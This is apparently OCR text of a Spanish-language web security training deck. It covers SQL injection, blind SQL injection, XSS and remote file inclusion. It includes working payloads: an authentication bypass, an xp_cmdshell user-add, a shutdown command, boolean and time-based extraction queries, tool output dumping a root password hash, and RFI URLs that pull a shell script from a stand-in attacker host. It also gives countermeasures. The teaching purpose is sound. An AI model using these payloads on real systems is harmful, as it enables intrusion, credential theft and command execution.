injection

La inyección de código SQL se produce cuando datos suministrados por el usuario son enviados sin filtrar a un intérprete como parte de una consulta (Query), con el fin de modificar el comportamiento original, para ejecutar comandos o consultas arbitrarias en la base de datos.

SQL injection


```
<code>
sql_query=
“SELECT * FROM users WHERE
username = '" + username_string + "' AND
userpass = '" + password_string + "'"
</code>
```

SQL injection




Consulta final en DB:


SELECT * FROM users WHERE

username = 'laramies' AND

userpass = 'test'



SQL injection



Consulta final en DB:


SELECT * FROM users WHERE

username = 'laramies'' AND

userpass = 'test'

Microsoft OLE DB Provider for ODBC Drivers (0x80040E14)
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the character string ' AND userpass=userpass_string'.

SQL injection




Consulta final en DB:

SELECT * FROM users WHERE username = '' or 1=1;--

AND userpass = 'test'

OK!! Acceso permitido con el primer usuario de la DB



SQL injection

- Evadir autenticaciones, controles de acceso.
- Obtener y/o modificar datos arbitrarios de la base de datos
- Leer ficheros del sistema operativo
- Ejecutar comandos en el Sistema Operativo

SQL injection

- SELECT * FROM usuarios WHERE name='laramies';exec master..xp_cmdshell(net user laramies /add);--

- SELECT * FROM usuarios WHERE name='laramies';shutdown--

SQL injection

DEMOS [SQL Injection]

SQL injection - Tools

- Sqlbif: http://www.open-labs.org/
- SqPyfia: http://www.edge-security.com
- Sqlmap: http://sqlmap.sourceforge.net/
- Sqlix : http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project

Blind SQL injection

Blind SQL injection

- Blind SQL injection es igual al SQL injection, pero con la diferencia que no se obtienen mensajes de error ni resultados en las respuestas.
- Es más difícil de explotar y lleva más tiempo obtener los resultados.
- Se ocultaron los mensajes de error, pero no se arregló la vulnerabilidad.

Blind SQL injection

Se puede explotar mediante consultas SQL con evaluaciones lógicas del tipo True ó False.

http://newspaper.com/items.php?id=2

SELECT title, description, body FROM items WHERE ID = 2

Y como resultado en el browser obtenemos:

"Conferencia de Rediris el día 28"

Blind SQL injection

http://newspaper.com/items.php?id=2 **and 1=0**

SELECT title, description, body FROM items WHERE ID = 2 **and 1=0**

Como resultado en el browser obtenemos:

"No se encontro articulo en la Base de datos"

ID = 2 and 1=0

True and False → **False**

Blind SQL injection

http://newspaper.com/items.php?id=2 and 1=1

SELECT title, description, body FROM items WHERE ID = 2 and 1=1

Como resultado en el browser obtenemos:

"Conferencia de Rediris el dia 28"

Blind SQL injection

"No se encontró artículo en la Base de datos" 43 chars

!=

"Conferencia de Rediris el día 28" 32 chars

Blind SQL injection

- Como podemos explotarla?

  http://newspaper.com/items.php?id=2 and 1=1 OK

  http://newspaper.com/items.php?id=2 and 1=0 NO

- Hay que averiguar el tipo de DB:

  http://newspaper.com/items.php?id=2 and user()=user() OK --> MYSQL

Blind SQL injection

Blind SQL injection

sql.php?id=1 and substr(user(),1,1) = “a” NO — “No se encontró artículo en la Base de datos”

sql.php?id=1 and substr(user(),1,1) = “b” NO — “No se encontró artículo en la Base de datos”

sql.php?id=1 and substr(user(),1,1) = “c” NO — “No se encontró artículo en la Base de datos”

sql.php?id=1 and substr(user(),1,1) = “d” NO — “No se encontró artículo en la Base de datos”

sql.php?id=1 and substr(user(),1,1) = “e” NO — “No se encontró artículo en la Base de datos”

sql.php?id=1 and substr(user(),1,1) = “f” OK — “Conferencia de Rediris el día 28”

Primer carácter del resultado de la función user() es **“f”**

Blind SQL injection

sql.php?id=1 and ascii(substr(user(),1,1)) > 100 OK

El valor ascii de la primer letra del usuario > 100

sql.php?id=1 and ascii(substr(user(),1,1)) > 100 OK

sql.php?id=1 and ascii(substr(user(),1,1)) >150 NO

sql.php?id=1 and ascii(substr(user(),1,1)) >125 NO

sql.php?id=1 and ascii(substr(user(),1,1)) >112 OK

sql.php?id=1 and ascii(substr(user(),1,1)) >118 OK

sql.php?id=1 and ascii(substr(user(),1,1)) >114 NO

sql.php?id=1 and ascii(substr(user(),1,1)) >113 OK

sql.php?id=1 and ascii(substr(user(),1,1)) =114 OK

Primer carácter del resultado de la función user() es **“r”**

Blind SQL injection

Si el comportamiento es el mismo, estamos seguros de que no hay SQL injection?

NO...

SELECT title, description, body FROM items WHERE ID = 2 and 1=0 32 Chars

SELECT title, description, body FROM items WHERE ID = 2 and 1=1 32 Chars

Blind SQL injection

Pero podemos usar algunas opciones como:

Timing
Condicionales (IF)

WAIT FOR DELAY '0:0:10' SQL Server

BENCHMARK() MySQL

pg_sleep(10) PostgreSQL

Blind SQL injection

```
SELECT title, description, body FROM items WHERE ID = 2 ;waitfor delay '0:0:15'--
```


Tiempo de ejecución > = 15 seg OK!

```
SELECT title, description, body FROM items WHERE ID = 2;if (select user) = 'sa'
waitfor delay '0:0:15'
```

Tiempo de ejecución > = 15 OK!
Sabemos que el usuario es “SA”

Blind SQL injection

DEMOS [Blind]



Blind SQL injection

Terminal — bash — 140×33

```
Libertad:trunk laramies$ python pblind.py "http://192.168.1.2/ejemplos/sql.php?id=34+version()"

[-] Url vulnerable!
Database:mysql
Result:
5 . 0 . 1 8          Time: 1.65724086761
Libertad:trunk laramies$ python pblind.py "http://192.168.1.2/ejemplos/sql.php?id=34+user()"

[-] Url vulnerable!
Database:mysql
Result:
r o o t @ l o c a l h o s t   Time: 1.64842295647
Libertad:trunk laramies$ python pblind.py "http://192.168.1.2/ejemplos/sql.php?id=34+(select user from mysql.user limit 1)"

[-] Url vulnerable!
Database:mysql
Result:
p m a              Time: 1.65649914742
Libertad:trunk laramies$ python pblind.py "http://192.168.1.2/ejemplos/sql.php?id=34+(select password from mysql.user where user ='root')"

[-] Url vulnerable!
Database:mysql
Result:
3 3 b 3 a 7 a 2 1 8 f b 2 9 3  Time: 1.65664196014
Libertad:trunk laramies$
```

SQL injection

Contramedidas:

Validar los datos de entrada, White Lists

Utilización de procedimientos almacenados parametrizados

Conexiones con mínimos privilegios, granularidad


Validar, validar, validar, y por las dudas validar.

Blind SQL injection

Herramientas:

- Sqlbif: http://www.open-labs.org/
- SqPyfia: http://www.edge-security.com
- Pblind: http://www.edge-security.com
- Sqlmap: http://sqlmap.sourceforge.net/
- Sqlix : http://www.owasp.org/index.php/Category:OWASP_SQLiX_Project

SQL Injection



Cross Site Scripting XSS

Cross Site Scripting XSS

- La vulnerabilidad ocurre cuando una aplicación recibe datos enviados por el usuario, y los devuelve al browser sin validarlos o codificarlos.

- Para poder explotar esta vulnerabilidad generalmente el atacante tendrá que engañar a la víctima en abrir un link, visitar una página, ver una imagen, etc...

Cross Site Scripting XSS

Que se puede hacer con ellos?:

- Robo de información de autenticación y secuestro de cuentas
- Robo y envenenamiento de cookies
- Website Deface
- Phishing

Cross Site Scripting XSS

Más..

Log Keystrokes	Deface websites
Port Scan Intranet	XSRF
Abusar de vulnerabilidades del browser	Robar History

Cross Site Scripting XSS

Tipos:

- Persistente o Almacenado
- No persistente ó reflejado (más común)
- Basados en DOM (Document Object Model)

Cross Site Scripting XSS

No Persistente - Reflejado

1. Alice visita el sitio “XSSLand”, donde tiene una cuenta para acceder a sus datos personales.

2. Haxor encuentra un XSS de tipo “No persistente” en “XSSLand”.

3. Haxor prepara una URL que explota la vulnerabilidad, y envia el link a través del correo, haciendose pasar por el servicio de administración de “XSSLand”

4. Alice visita la URL que envio Haxor mientras esta logueada en “XSSLand”

5. El script incrustado en la URL, se ejecuta en el Browser, como si viniera de “XSSLand”. El script envia la cookie de sesión a Haxor. Ahora Haxor puede acceder a “XSSLand” como si fuera Alice y obtener o modificar la información disponible.

Cross Site Scripting XSS

Persistente

1. El sitio “XSSLAND” permite a los usuarios enviar mensajes en un foro, así como firmar el libro de visitas.


2. Haxor detecta que el sitio “XSSLand” es vulnerable a un XSS de tipo persistente.

3. Haxor envia un mensaje controversial o con gancho, para animar a otros usuarios a verlo.

4. Solo con ver el mensaje, la cookie de sesión de los usuarios sera enviada a un servidor controlado por Haxor sin que los usuarios se den cuenta.

5. Posteriormente Haxor, accede con las cookies de sesión de los otros usuarios y envia mensajes suplantando la identidad de las victimas.

Cross Site Scripting XSS



Cross Site Scripting XSS

Cross Site Scripting XSS

DEMO [Consola Beef]

Cross Site Scripting XSS

Contramedidas:

- Filtrar todo el contenido que recibimos para evitar que se incluyan tags de scripting, aceptando solo los valores válidos. (White Lists)
- Antes de almacenar y de volver a mostrar los datos a los usuarios, se recomienda transformar los meta-caracteres, que permiten esta vulnerabilidad, a su entidad HTML correspondiente. > > < < & &

Validar, validar, validar, y por las dudas validar.

Remote File inclusion (RFI)

File inclusion

La inclusión remota de ficheros o código permite a los atacantes incluir código y datos arbitrarios en la aplicación vulnerable, que luego se ejecutará en el servidor.

Muchas aplicaciones permiten subir ficheros, fotos, documentos, etc... (Upload)

La inclusión de los ficheros puede ser tanto local como remota

File inclusion

La podemos encontrar en urls del tipo:

- http://vulnsite.com/leer.php?file=news.php
- http://vulnsite.com/area.php?file=news

http://vulnsite.com/leer.php?file=http://attackersite.net/cmd.php

http://vulnsite.com/leer.php?file=http://attackersite.net/cmd.php%00

